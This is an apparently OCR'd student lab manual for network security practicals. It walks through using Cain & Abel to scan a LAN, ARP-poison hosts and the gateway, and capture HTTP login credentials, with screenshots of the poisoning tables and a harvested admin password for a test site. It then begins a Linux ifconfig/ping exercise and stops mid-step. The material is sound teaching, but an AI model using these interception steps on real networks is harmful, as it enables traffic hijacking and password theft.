
RC4 decryption of <RC4 encryption of <Unnamed2>, key <00>>, key <00>

Hello World to Encrypt


B) Password Cracking and Wireless Network Password Decoding:

- **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
- **Decode wireless network passwords using Cain and Abel's capabilities.**

Step 1: Download Install and then open the Cain & Abel Tool



Step 2: first go to sniffer and then click on configure, select the appropriate wireless adapter. Click on apply and then click on the ok button



Adapter	IP address	Subnet Mas
\Device\NPF_{178D2E...	192.168.90.100	255.255.25!
\Device\NPF_{E02F11C...	0.0.0.0	0.0.0.0
\Device\NPF_{8E301A5...	0.0.0.0	0.0.0.0
\Device\NPF_{71F897D...	0.0.0.0	0.0.0.0
\Device\NPF_{29898C9...	0.0.0.0	0.0.0.0


Winpcap Version
1.79

Current Network Adapter
\Device\NPF_{178D2E4C-3B02-4328-A8AE-81B42F0A8074}

WARNING !!! Only ethernet adapters supported

Options
☑ Start Sniffer on startup ☐ Don't use Promiscuous mode
☑ Start APR on startup


Step 3: activate sniffer.



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.90.1	8416F9262088									
192.168.90.107	8416F973BE6B									

Step 4: Click on + icon. check all tests checkbox and then click on OK



MAC Address Scanner

Target


● All hosts in my subnet
○ Range

From: 192 . 168 . 90 . 1

To: 192 . 168 . 90 . 254

Promiscuous-Mode Scanner

☑ ARP Test (Broadcast 31-bit)
☑ ARP Test (Broadcast 16-bit)
☑ ARP Test (Broadcast 8-bit)
☑ ARP Test (Group bit)
☑ ARP Test (Multicast group 0)
☑ ARP Test (Multicast group 1)
☑ ARP Test (Multicast group 3)
☑ All Tests




IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.90.1	8416F9262088			*						
192.168.90.107	8416F973BE6B									
192.168.90.104	F0090D8595A2			*						
192.168.90.101	0495E64630D0			*						
192.168.90.102	5C628B2F5255			*						
192.168.90.103	98DED0EAB6E5			*						
192.168.90.105	98DED0EAB631			*						
192.168.90.106	F0090D85D412			*						
192.168.90.108	8416F973C9B9									
192.168.90.109	A4AE12FC8177									
192.168.90.110	A4AE12FC7F55									
192.168.90.111	8416F973B7A7									
192.168.90.112	080027802C99	CADMUS COMPUTER SYST...								
192.168.90.114	A86E84738639			*						
192.168.90.115	10FFE0A1C432									
192.168.90.118	E865D48BF128			*						
192.168.90.120	E89C25816757									
192.168.90.123	1C697AEC2F72									
192.168.90.133	1C697AEC38D8			*						
192.168.90.137	1C697AEC3222									
192.168.90.139	18A6F743B119									
192.168.90.141	1C697AEC41A6									
192.168.90.144	14EBB6D465DD			*						
192.168.90.147	A4AE12286D7D									
192.168.90.156	5017FF4C70E3	Cisco								
192.168.90.157	ECE1A9F7EFFD	Cisco								

ARP Test (Broadcast 31-bit) ... [89%]

Current Host:

192.168.90.226

Step 5: click on APR then click on the blank screen and then on the + icon. select any ip address (ipv4 address) form the left side and select all ip address and mac address from right side and then click on ok



New ARP Poison Routing


WARNING !!!

APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
192.168.90.111	A4AE12286FB2	
192.168.90.113	E865D48BF128	
192.168.90.133	1C697AEC38D8	
192.168.90.139	18A6F743B119	
192.168.90.141	1C697AEC41A6	
192.168.90.144	14EBB6D465DD	
192.168.90.154	94C6913C9B8B	
192.168.90.156	5017FF4C70E3	
192.168.90.157	ECE1A9F7EFFD	

IP address	MAC	Hostname
192.168.90.108	8416F973B7A7	
192.168.90.106	F0090D85D412	
192.168.90.105	F0090D8595A2	
192.168.90.104	98DED0EAB6E5	
192.168.90.103	98DED0EAB631	
192.168.90.102	5C628B2F5255	
192.168.90.101	0495E64630D0	
192.168.90.100	3C52A1067F87	
192.168.90.1	8416F9262088	

Step 6: Apply sniffer by click on the start /stop sniffer on the top. It gives the status of all the devices connected to wifi.




APR
- APR-Cert (168)
- APR-DNS
- APR-SSH-1 (0)
- APR-HTTPS (297)
- APR-ProxyHTTPS (0)
- APR-RDP (0)
- APR-FTPS (0)
- APR-POP3S (0)
- APR-IMAPS (0)
- APR-LDAPS (0)
- APR-SIPS (0)

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.90.141	1C697AEC41A6	0	0	ECE1A9F7EFFD	192.168.90.157
Poisoning	192.168.90.141	1C697AEC41A6	0	0	5017FF4C70E3	192.168.90.156
Poisoning	192.168.90.141	1C697AEC41A6	0	0	94C6913C9B8B	192.168.90.154
Poisoning	192.168.90.141	1C697AEC41A6	0	0	14EBB6D465DD	192.168.90.144
Poisoning	192.168.90.141	1C697AEC41A6	0	0	18A6F743B119	192.168.90.139
Poisoning	192.168.90.141	1C697AEC41A6	0	0	1C697AEC38D8	192.168.90.133
Poisoning	192.168.90.141	1C697AEC41A6	58	54	8416F9262088	192.168.90.1
Poisoning	192.168.90.141	1C697AEC41A6	0	0	F865D48BE128	192.168.90.113

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168.90.141	1C697AEC41A6	5	4	8416F9262088	51.89.23.91
Full-routing	192.168.90.141	1C697AEC41A6	6	5	8416F9262088	142.250.76.174
Full-routing	192.168.90.141	1C697AEC41A6	24	26	8416F9262088	142.251.175.84
Full-routing	192.168.90.141	1C697AEC41A6	338	1114	8416F9262088	142.250.70.68
Half-routing	192.168.90.141	1C697AEC41A6	13	0	8416F9262088	142.250.192.35
Full-routing	192.168.90.141	1C697AEC41A6	45	38	8416F9262088	142.250.182.234
Full-routing	192.168.90.141	1C697AEC41A6	30	47	8416F9262088	142.250.183.174
Full-routing	192.168.90.141	1C697AEC41A6	84	83	8416F9262088	142.250.183.110
Full-routing	192.168.90.141	1C697AEC41A6	29	28	8416F9262088	142.250.70.46
Full-routing	192.168.90.141	1C697AEC41A6	32	34	8416F9262088	142.250.67.131
Full-routing	192.168.90.141	1C697AEC41A6	14	15	8416F9262088	142.250.192.66
Full-routing	192.168.90.141	1C697AEC41A6	320	779	8416F9262088	142.250.192.99
Full-routing	192.168.90.141	1C697AEC41A6	49	25	8416F9262088	142.250.182.246
Full-routing	192.168.90.141	1C697AEC41A6	28	28	8416F9262088	142.251.42.46
Full-routing	192.168.90.141	1C697AEC41A6	235	749	8416F9262088	142.250.67.238

Step 7: Then go the passwords tab it will display the passwords presents.



Passwords
- FTP (0)
- HTTP (2)
- IMAP (0)
- LDAP (0)
- POP3 (0)
- SMB (0)
- Telnet (0)
- VNC (0)
- TDS (0)
- TNS (0)

Timestamp	HTTP server	Client	Username	Password	URL
01/01/2013 - 00:15:42	44.228.249.3	192.168.90.141	admin+	admin	http://testphp.vulnweb.com/login.php
01/01/2013 - 00:15:55	44.228.249.3	192.168.90.141	admin+	admin	http://testphp.vulnweb.com/login.php

PRACTICAL NO: 3

Aim: Linux Network Analysis and ARP Poisoning

A. Linux Network Analysis:

- **Execute the ifconfig command to retrieve network interface information.**
- **Use the ping command to test network connectivity and analyze theoutput.**
- **Analyze the netstat command output to view active networkconnections.**
- **Perform a traceroute to trace the route packets take to reach a target host.**

B. ARP Poisoning:


- **Use ARP poisoning techniques to redirect network traffic on a Windowssystem.**
- **Analyze the effects of ARP poisoning on network communication andsecurity.**

Solution:

A]

Step: 1


Ipconfig



```
charul@rocky-cs:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed5:406e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d5:40:6e  txqueuelen 1000  (Ethernet)
        RX packets 40668  bytes 60726201 (60.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2737  bytes 226198 (226.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 349  bytes 53416 (53.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 349  bytes 53416 (53.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step: 2


Ping www.google.com



```
charul@rocky-cs:~$ ping google.com
PING google.com (172.217.174.238) 56(84) bytes of data.
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=1 ttl=118 ti
me=6.96 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=2 ttl=118 ti
me=26.5 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=3 ttl=118 ti
me=5.61 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=4 ttl=118 ti
me=13.1 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=5 ttl=118 ti
me=18.0 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=6 ttl=118 ti
me=15.5 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=7 ttl=118 ti
me=16.9 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=8 ttl=118 ti
```

Step 3:

